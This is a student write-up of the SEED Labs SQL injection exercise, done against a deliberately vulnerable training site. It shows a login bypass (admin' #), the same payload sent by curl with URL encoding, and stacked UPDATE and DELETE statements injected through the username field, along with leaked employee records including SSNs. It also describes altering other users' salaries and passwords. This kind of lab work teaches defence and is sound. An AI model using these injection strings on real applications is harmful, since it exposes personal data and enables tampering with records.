SQLInjection Lab Report

Task 1: Get Familiar with SQL Statements

We first login into the MySQL console and switch the database in use to Users:


```
mysql> describe credentials;
ERROR 1146 (42S02): Table 'Users.credentials' doesn't exist
mysql> describe credential;
+-------------+-----------------+------+-----+---------+----------------+
| Field       | Type            | Null | Key | Default | Extra          |
+-------------+-----------------+------+-----+---------+----------------+
| ID          | int(6) unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)     | NO   |     | NULL    |                |
| EID         | varchar(20)     | YES  |     | NULL    |                |
| Salary      | int(9)          | YES  |     | NULL    |                |
| birth       | varchar(20)     | YES  |     | NULL    |                |
| SSN         | varchar(20)     | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)     | YES  |     | NULL    |                |
| Address     | varchar(300)    | YES  |     | NULL    |                |
| Email       | varchar(300)    | YES  |     | NULL    |                |
| NickName    | varchar(300)    | YES  |     | NULL    |                |
| Password    | varchar(300)    | YES  |     | NULL    |                |
+-------------+-----------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)
```

Printing all the information of the employee ‘Alice’:


```
mysql> SELECT * FROM credential WHERE Name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage
Entering the username as admin’ # and password as admin:



On clicking on login, we get the following output:



Username	EId	Salary	Birthday	SSN	Nickname	Email
Alice	10000	20000	9/20	10211002		
Boby	20000	30000	4/20	10213352		
Ryan	30000	50000	4/10	98993524		
Samy	40000	90000	1/11	32193525		
Ted	50000	110000	11/3	32111111		
Admin	99999	400000	3/5	43254314		

The input here for username results in the following query at the server to be executed: SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name= ‘admin’

Task 2.2: SQL Injection Attack from command line

We use the following curl command to place an HTTP request to the website and perform the login again in the same manner as before and we see that we get the HTML page in the return:


```
/bin/bash
/bin/bash 80x24
[01/09/25]seed@VM:~$ cd /
[01/09/25]seed@VM:/$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=
admin%27%20%23'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
 with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the pag
e with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the ph
p script adding items as required.
```

```
 <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-
color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" s
tyle="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link
' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container'><br><h1 class='text-center'><b> User Details
 </b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/2
0</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td
><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td
>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
```



We see that all the employee's details are returned in an HTML tabular format. Hence, we were able to perform the same attack as in Task 2.1. The CLI commands can help in automating the attack, where Web UI doesn't. One major change from the web UI was to encode the special characters in the HTTP request in the curl command. We use the following: Space - %20; Hash (#) - %23 and Single Quote (') - %27.

Task 2.3: Append a new SQL statement


In order to append a new SQL statement, we enter the following in the username field: admin'; UPDATE credential SET Name = 'Mahir' WHERE Name = 'Alice'; #




The ; separates the two SQL statements at the web server. Here, we try to update the name of the entry with Name value as Alice to Name value as Mahir. On clicking login, we see that an error is caused while running the query and our attempt to run a second SQL command is unsuccessful.



Now, we try something similar in order to delete a record from the database table. We enter: admin'; DELETE FROM credential WHERE Name = 'Alice'; #







Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

In order to modify Alice's salary, we can log into Alice's account and edit the profile.




On saving the changes, we can see the profile as:




This shows that we have successfully changed the salary for Alice from 20000 to 500000.

Task 3.2: Modify other people' salary

We see that Boby's profile before any changes.



Now, we try to change Boby's salary from Alice's account using the following string in the NickNames section:



This shows that we have successfully changed the salary for Boby from 30000 to 1000000.

Task 3.3: Modify other people' password

```
[01/09/25]seed@VM:/$ echo -n "tedwashere"|sha1sum
1b3263246794fe4094be7ae99e21b34454d9676f  -
[01/09/25]seed@VM:/$
```

```
/bin/bash 80x24
    -> PhoneNumber='$input_phonenumber'
    -> WHERE ID=$id;
ERROR 1054 (42S22): Unknown column '$id' in 'where clause'
mysql> WHERE Name='Alice';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'WHERE
 Name='Alice'' at line 1
mysql> ^C

^C
mysql> select * FROM credential WHERE name='Boby';
+----+------+-------+---------+-------+----------+-------------+---------+------
-+----------+-------------------------------------------+
| ID | Name | EID   | Salary  | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                  |
+----+------+-------+---------+-------+----------+-------------+---------+------
-+----------+-------------------------------------------+
|  2 | Boby | 20000 | 1000000 | 4/20  | 10213352 |             |         |
